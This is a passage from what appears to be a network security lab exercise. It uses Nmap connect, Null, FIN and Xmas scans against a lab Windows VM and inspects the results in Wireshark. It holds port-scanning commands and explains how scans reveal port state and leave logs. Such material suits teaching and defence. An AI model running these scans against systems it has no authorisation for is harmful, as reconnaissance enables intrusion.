What Nmap will do at this point, though, is send an RST to close the connection, but the damage is already done. Thus, it even uses more packets than the SYN scan. If you cannot get root access, but you must know the state of certain ports, use this scan. Otherwise, do not. Now, you will execute a connect scan.


a) On the Windows 10 VM, start a new Wireshark capture by clicking the green fin on the toolbar (the third icon from the left). Once again, use a display filter of **ip.addr==192.168.1.114**, where you substitute the IP address of the Kali Linux VM following the ==.




b) When the scan type is not specified (and sudo is not used), Nmap uses a connect scan. Enter **nmap** followed by the IP address of the Windows 10 VM (for instance, **nmap 192.168.1.121**). To explicitly specify the connect scan, follow the **-s** (scan) option with **T** (connect):

nmap -sT 192.168.1.121


(Substitute the IP address of the Windows 10 VM.)




c) Stop the capture in Wireshark by clicking the red square on the toolbar, the second icon from the left.



d) Change the filter to **tcp.port==445** and press ENTER. **Take the screenshot.** The connect scan identifies port 445 as open, just like the SYN scan did. However, with the connect scan, the TCP three-way handshake actually completes: SYN, SYN-ACK, and ACK. After that, Nmap on the Kali Linux VM sends an RST (and also turns on the ACK flag), but the probed machine's application has a log entry of the completed connection now.



e) Change the filter to **tcp.port==21** and press ENTER. As with the SYN scan, with a connect scan, a closed port will respond to a SYN with an RST (which in this case is also accompanied by an ACK).




Step 3: According to RFC 793 (https://tools.ietf.org/html/rfc793), a TCP segment without a SYN, ACK, or RST flag set will result in an RST sent in return if the port is closed, and no response if the port is open. Any combination of the other three flags, URG (urgent), PSH (push), and FIN (finis—spelled as such in the RFC, referencing the Latin word meaning "the end") will trigger this behavior. However, three scans—the Null scan, the FIN scan, and the Xmas scan—were chosen to exploit this behaviour. Nmap,

therefore, needs to build these packets, and root access is a must.

Now, you will execute Null, FIN, Xmas, and ACK scans.

a) On the Windows 10 VM, start a new Wireshark capture by clicking the green fin on the toolbar (the third icon from the left). Use a display filter of **tcp.port==445** and press ENTER.


b)



c) On the Kali Linux VM, execute the Null scan with the following command: **sudo nmap -sN -p 445 192.168.1.121**

(Substitute the IP address of the Windows 10 VM.)

The **-s** option specifies a scan, and the **N** that follows specifies the Null scan. The **-p** option specifies one or more ports to be scanned.




d) Interestingly enough, Nmap says the port is closed with an RST (accompanied again by an ACK). Why is that? Remember that Windows machines will always send an RST to Null, FIN, and Xmas scans, regardless of if the port is open or closed.

